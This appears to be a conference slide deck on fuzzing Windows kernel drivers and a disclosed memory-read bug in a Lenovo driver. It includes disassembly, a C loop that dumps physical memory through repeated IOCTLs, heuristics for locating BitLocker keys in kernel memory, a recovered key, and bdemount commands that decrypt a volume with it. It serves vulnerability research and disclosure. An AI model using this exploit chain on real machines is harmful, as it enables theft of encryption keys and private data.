
```
3: kd> !analyze -v
```

```
*****
*
*                               Bugcheck Analysis                               *
*
*
*****
```

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
```

```
Invalid system memory was referenced. This cannot be protected by try-except,  
it must be protected by a Probe. Typically the address is just plain bad or it  
is pointing at freed memory.
```

Memory Disclosure Bug




The screenshot shows a debugger window with a dark blue background. At the top left, there are three small icons: a color calibration target, a pencil, and a flag. The main area displays assembly code for a procedure named `DispatchDeviceControl`. The code is color-coded: keywords are in blue, variables and registers in orange, and values and addresses in purple. The code includes variable declarations for `var_48`, `Dst`, `var_2C`, `var_18`, `fqwSysBuf`, `homing_0`, `homing_1`, `arg_20`, and `arg_28`. It then shows a series of instructions: moving `rbx` to `[rsp+homing_0]`, moving `rbp` to `[rsp+homing_1]`, pushing `rsi`, `rdi`, and `r12`, subtracting `50h` from `rsp`, and performing a bitwise AND of `[rdx+IRP.IoStatus.Information]` with `0`. Subsequent instructions move `rbp` to a stack location, move `r12` to `[rcx+DEVICE_OBJECT.DeviceExtension]`, move `eax` to `[rbp+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]`, move `rsi` to `rdx`, subtract `9CC0h` from `eax`, and finally jump if zero to `loc_142D`.

```
DispatchDeviceControl proc near

var_48= qword ptr -48h
Dst= qword ptr -38h
var_2C= dword ptr -2Ch
var_18= byte ptr -18h
fqwSysBuf= qword ptr 8
homing_0= qword ptr 10h
homing_1= qword ptr 18h
arg_20= qword ptr 28h
arg_28= qword ptr 30h

mov     [rsp+homing_0], rbx
mov     [rsp+homing_1], rbp
push    rsi
push    rdi
push    r12
sub     rsp, 50h
and     [rdx+IRP.IoStatus.Information], 0
mov     rbp, qword ptr [rdx+(IRP.Tail+40h)] ; IO STACK LOCATION
mov     r12, [rcx+DEVICE_OBJECT.DeviceExtension]
mov     eax, [rbp+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
mov     rsi, rdx
sub     eax, 9CC0h
jz      loc_142D
```

Memory Disclosure Bug



Memory Disclosure Bug



```
sub     eax, 218170h    ; 0x222004  
jz      loc_136D
```



```
loc_136D:  
mov     r8, rbp  
mov     rcx, r12        ; Device_Object.DeviceExtension  
call    ReadIoMemHandler_IL
```

ReadIoMenHandler_IL proc near

```
homing_0= qword ptr 8
homing_1= qword ptr 10h
homing_2= qword ptr 18h
homing_3= qword ptr 20h
```

```
mov     rax, rsp           ; RCX = Device Object.DeviceExtension
                        ; RDX = IRP
                        ; RBX = IO_STACK_LOCATION
mov     [rax+homing_0], rbx
mov     [rax+homing_2], rbp
mov     [rax+homing_3], rsi
push    rdi
sub     rsp, 20h
mov     rdi, [rdx+IRP.AssociatedIrp.SystemBuffer]
mov     rbp, rdx
test    rdi, rdi
jz      Fail
```

```
cmp     [r8+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength], 8
mov     rbx, [rdi]         ; Load sys buf
mov     [rax+homing_1], rbx ; sysbuf to struct
jb      short Fail
```

```
mov     rax, rbx           ; Load first QW of sysbuf
shr     rax, 20h           ; RAX == first 32 sysbuf
cmp     [r8+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength], eax
jb      short Fail
```

```
cmp     eax, 8
ja      short Fail
```

```
mov     rdx, rax           ; NumberOfBytes
xor     ecx, ecx           ; PoolType
mov     r8d, 'HCHR'        ; Tag
call    cs:ExAllocatePoolWithTag
mov     rsi, rax
test    rax, rax
jnz     short loc_1750
```

```
loc_1750:
mov     rdx, rax
mov     rcx, rbx           ; First 64 bits of sysbuf
call    Read_IO_MEN
```


Read_IO_MEM proc near

```
SystemRoutineName= UNICODE_STRING ptr -18h
sysbuf_qword= qword ptr 8
homing_1= qword ptr 10h
physical_address_base= qword ptr 18h

mov     rax, rsp           ; rcx = First qword sysbuf
                                ; rdx = Pool Chunk
mov     [rax+homing_1], rsi
mov     [rax+sysbuf_qword], rcx
push    rdi
sub     rsp, 40h
and     [rax+physical_address_base], 0 ; zero Buffer
mov     rdi, rdx
lea     rcx, [rax+SystemRoutineName] ; DestinationString
lea     rdx, aHalgetbusdatab ; "HalGetBusDataByOffset"
call    cs:RtlInitUnicodeString
lea     rcx, [rsp+48h+SystemRoutineName] ; SystemRoutineName
call    cs:MmGetSystemRoutineAddress
test    rax, rax
jz      short loc_1860
```



```
xor     edx, edx
lea     r9, [rsp+48h+physical_address_base]
xor     r8d, r8d
lea     ecx, [rdx+4]
mov     dword ptr [rsp+28h], 8
mov     dword ptr [rsp+20h], 48h
call    rax                 ; HalGetBusDataByOffset
test    eax, eax
jz      short loc_1860
```



```
mov     rax, [rsp+48h+physical_address_base]
mov     edx, [rsp+48h+sysbuf_qword+4] ; NumberOfBytes
mov     rcx, 7FFFFFFF0000h ; mask
and     rax, rcx
mov     ecx, dword ptr [rsp+48h+sysbuf_qword] ; physical address offset
xor     r8d, r8d           ; CacheType
add     rcx, rax           ; PhysicalAddress
mov     [rsp+48h+physical_address_base], rax ; NumberOfBytes
call    cs:MmMapIoSpace ; CRASH HAPPENS IN HERE
test    rax, rax
jz      short loc_1860
```

MmMapIoSpace

- Unsanitized call to MmMapIoSpace()

The **MmMapIoSpace** routine maps the given physical address range to nonpaged system space.

Syntax

C++

```
PVOID MmMapIoSpace(  
    _In_ PHYSICAL_ADDRESS    PhysicalAddress,  
    _In_ SIZE_T              NumberOfBytes,  
    _In_ MEMORY_CACHING_TYPE CacheType  
);
```

MmMapIoSpace

- Maps physical memory, reads memory, sends back to user 8-bytes at a time
- Calling this over and over again, we can read the first 4 GB of physical memory

Memory Disclosure Bug

- Make repeated calls to the driver, writing 8-bytes at a time into our dump file


```
for (counter = 0; counter < 0xFFFFFFFF8; counter += 8) {  
    // Fire the request  
    bResult = sendIoctl(iocode, inbuf, inlen, outbuf, outlen);  
    if (bResult == FALSE) {  
        printf("- Something went wrong with sending the Ioctl. Bail out!\n");  
        exit(9001);  
    }  
    // Check for non-zero in outbuf  
    if (outbuf[0] > 0x0) {  
        //printf("Physical Address 0x%p: 0x%p \n", 0xfed10000 + inbuf[0], (void*)outbuf[0]);  
        fwrite(outbuf, 8, 1, pFile);  
        fflush(pFile);  
    }  
  
    if (counter % 800000000 == 0) printf("Memory Dumping: %p\n", 0xFED10000 + inbuf[0]);  
    // Increment inbuf qword  
    inbuf[0] += 8;  
}
```

Memory Disclosure Bug

- What can we do with this?
 - Bypass kernel ASLR
 - Read secrets
 - Bitlocker keys
 - Passwords cached in memory
 - Local DoS

Memory Disclosure Bug

- We decided to grab Bitlocker keys as POC



BitLocker

- BitLocker: Full disk encryption for Windows
- Provides AES-CBC 128/256 bit encryption
- Protects data on the disk
- Keys are stored in kernel memory after booting
 - We can read this memory

BitLocker

- Can't easily spot the key (just random bytes)
- Can spot signs of Bitlocker though
- This is enough to find the key in memory
- Other work has been done here: Jesse Kornblum et al

BitLocker

- On Windows 10, AES-128 CBC FVEK Bitlocker keys can be identified in kernel memory by:
 - Looking for pool tags Cngb
 - Many other keys use Cngb tag (VMK, etc)
 - Pool size must be 0x2a0
 - Key size of 0x10
 - The Key offset within 0x40-0x90 from Cngb tag
 - After the key size, there should be 3 null bytes followed by the 128bit key
 - After the key there should be 4 null bytes followed by the key repeated

BitUnlocker

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
012EB5D0	60	89	D0	00	00	00	00	00	00	00	D8	00	00	00	00	00	`%D.....Ø.....
012EB5E0	FF	FF	FF	FF	FF	FF	FF	7F	50	F6	C7	D0	01	C0	FF	FF	yyyyyyyy.PøÇD.Àÿÿ
012EB5F0	00	02	00	00	00	00	00	00	70	C5	5B	D9	00	D0	FF	FFpÅ[Û.Ðÿÿ
012EB600	08	00	08	02	45	74	77	52	A8	EE	0D	A9	01	E0	FF	FFEtwR`i.©.àÿÿ
012EB610	A8	EE	0D	A9	01	E0	FF	FF	A0	8F	69	AA	01	E0	FF	FF	`i.©.àÿÿ .i*.àÿÿ
012EB620	A0	8F	69	AA	01	E0	FF	FF	80	EE	0D	A9	01	E0	FF	FF	.i*.àÿÿÿi.©.àÿÿ
012EB630	FA	E4	25	32	03	F8	FF	FF	F8	2E	00	32	03	F8	FF	FF	úä\$2.øÿÿø..2.øÿÿ
012EB640	00	00	81	01	00	00	00	00	00	00	2A	02	43	6E	67	62*.Cngb
012EB650	06	E2	15	98	00	00	00	00	20	00	00	00	52	55	55	55	.â.~....RUUU
012EB660	B0	AB	69	AA	01	E0	FF	FF	30	90	69	AA	01	E0	FF	FF	°«i*.àÿÿ0.i*.àÿÿ
012EB670	10	90	69	AA	01	E0	FF	FF	6E	02	00	00	4B	53	53	4D	..i*.àÿÿn....KSSM
012EB680	02	00	01	00	02	00	00	00	10	00	00	00	10	00	00	00
012EB690	80	00	00	00	00	00	00	00	70	B1	69	AA	01	E0	FF	FF	€.....pti*.àÿÿ
012EB6A0	10	00	00	00	F8	CB	01	C0	87	D3	DB	7E	09	ED	08	7AøË.À+óÛ~.i.þ
012EB6B0	70	82	D3	9C	00	00	00	00	F8	CB	01	C0	87	D3	DB	7E	p,óæ....øË.À+óÛ~
012EB6C0	09	ED	08	7A	70	82	D3	9C	EA	AD	DF	91	6D	7E	04	EF	.i.zp,óæê.â'm~.i
012EB6D0	64	93	0C	95	14	11	DF	09	6A	33	DE	6B	07	4D	DA	84	d".*...â.j3þk.MÛ,,
012EB6E0	63	DE	D6	11	77	CF	09	18	E4	32	73	9E	E3	7F	A9	1A	cþÖ.wĩ...â2sžâ.©.
012EB6F0	80	A1	7F	0B	F7	6E	76	13	73	0A	0E	F6	90	75	A7	EC	€j...÷nv.s...ö.u\$ì
012EB700	10	D4	D8	E7	E7	BA	AE	F4	97	EE	B1	62	07	9B	16	8E	.Ôøçç°@ô-îþb.».Ž
012EB710	17	4F	CE	69	F0	F5	60	9D	51	3E	EF	EE	56	A5	F9	60	.Oîi88`.Q>iivÿù`
012EB720	41	EA	37	09	B1	1F	57	94	D1	65	CD	26	87	C0	34	46	Aê7.±.W"ÑeÍ&+À4F
012EB730	C6	2A	03	4F	77	35	54	DB	C7	45	74	D3	40	85	40	95	Æ*.Ow5TÛÇEtó@...@•
012EB740	86	AF	43	DA	F1	9A	17	01	64	B5	08	72	24	30	48	E7	+`CÚñš...du.r\$0Hç
012EB750	A2	9F	0B	3D	53	05	1C	3C	39	29	E3	9F	1D	19	AB	78	çÿ.=S...<9)ãÿ...«x
012EB760	BF	86	A0	45	EC	83	BC	79	F2	61	D3	EB	B3	A5	B2	1F	¿† Eif4ÿyòàÓë³ÿ².
012EB770	19	41	A6	F5	33	38	90	ED	34	5F	CD	83	41	C4	61	F4	.A;ô38.í4 ÍfAÀaô
012EB780	AA	E4	14	EA	2A	79	36	18	43	A8	E1	55	75	9B	AC	77	*ä.ê*y6.C"áUu>-w
012EB790	EB	20	75	1E	80	9D	22	F2	72	D9	10	D5	36	33	4D	22	ë u.€."òrÛ.Ô63M"
012EB7A0	9E	BB	D9	69	6B	BD	57	EC	70	DB	19	18	44	EA	5D	F7	ž»Ûik»wipÛ..Dê]÷

Key:

Red = pool tag

Green = pool size

Blue = key size

Black = key

Orange = dupe key

BitLocker

- What can we do with the FVEK extracted from memory?
 - Decrypt the drive using libbde
 - Read all the secret data

BitLocker

```
root@adam-VirtualBox:~# bdeinfo /dev/sdd3
bdeinfo 20160731

BitLocker Drive Encryption information:
    Encryption method           : AES-CBC 128-bit
    Volume identifier           : 0e81ff4c-41c5-4394-826e-6640ac4764eb
    Creation time                : Sep 10, 2016 03:25:05.459806200 UTC
    Description                  : DESKTOP-0049QI2 C: 9/9/2016
    Number of key protectors     : 2

Key protector 0:
    Identifier                   : dba067bd-0057-4bda-8c69-c280bd4e51c4
    Type                         : Unknown (0x0500)

Key protector 1:
    Identifier                   : b03043d9-217e-4fb2-9657-b89bb091ffc2
    Type                         : Recovery password

Unable to unlock volume.
```

BitUnlocker

```
root@adam-VirtualBox:~# strings /dev/sdb3
-FVE-FS-
NO NAME      FAT32    3
gI).
Remove disks or other media.
Disk error
Press any key to restart
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
\CC0
I>EW
{eCcb
GCXE
t9Q[
CgUQ?
|AM
7+BH
4a;?0
S7c/|K
RLYo
7o/z
bFX_j
?VmF
51CLS}F
j=qwt
~"!d
;]*zOj1
2(=z
5]RW
&Wl:
m%2,
.<a
.go+
gQpKQ
51~qr>
%q{y
S<
```

BitLocker

```

root@adam-VirtualBox:~# bdemount -k f8cb01c087d3db7e09ed087a7082d39c /dev/sdb3 /mnt/usb
bdemount 20160731

root@adam-VirtualBox:~# strings /mnt/usb/bde1 | grep "satoshi"
satoshi nakamoto is harambe
^C
root@adam-VirtualBox:~# strings /mnt/usb/bde1 | grep "subzero"
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Packages\Microsoft.Windows.Cortan
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Packages\Microsoft.Windows.Cortan
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-07IOG.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-07IOG.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-A58DI.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-9NM5J.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-PN8RJ.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-U6ED9.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\IECFE09.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Packages\Microsoft.Windows.Cortan
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\IEC39E9.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-U6ED9.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-07IOH.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-07IOH.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-006GN.tmp\n1cku18w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\IECB714.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-A58DI.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-9NM5J.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-2JD2L.tmp\n1cku18w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-2JD2L.tmp\n1cku18w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-006GN.tmp\n1cku18w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
sto: Destination = C:\Users\subzero\AppData\Local\Temp\{254384
sto: Copying driver package files to 'C:\Users\subzero\AppData\Lo
flq: Copying 'c:\drivers\win\pmdriver\x64\tpinspm.dll' to 'C:\Use
flq: Copying 'c:\drivers\win\pmdriver\x64\ibmpmsvc.exe' to 'C:\Us
flq: Copying 'c:\drivers\win\pmdriver\x64\ibmpmdrv.sys' to 'C:\Us

```

In summary



In summary

1. Find your potential victims with WinObj/Driverquery
2. Brute force the IOCTL codes out
3. Fuzz the drivers until they cry and collect crash dumps
4. Triage the crashes to find root cause and location
5. Reverse engineer the driver and nail down the vuln
6. Develop proof-of-concept exploit

Future work



Future work

- Follow-up on bugs we have
- WinDBG script to auto-triage crash info
- More DriverBuddy features
- Driver enumeration and info gathering tool
- Hit trace based fuzzing for drivers

Thanks For Listening

- We would like to thank the following people:
 - Joel St. John
 - Jesse Burns
 - Nicolas Guigo
 - Andreas Junestam
- Special thanks to DerbyCon for the opportunity

Some References

- Dibf: <https://github.com/iSECPartners/DIBF>
 - Still need to send a pull request containing our improvements
- Driverbuddy: <https://github.com/nccgroup/DriverBuddy>
 - Not posted yet, but will be very soon
- Lenovo advisory:
https://support.lenovo.com/us/en/product_security/len_6027
- Bitlocker things: <https://tribalchicken.com.au/technical/recovering-bitlocker-keys-on-windows-8-1-and-10/>
- Msec !exploitable: <https://msecdbg.codeplex.com/>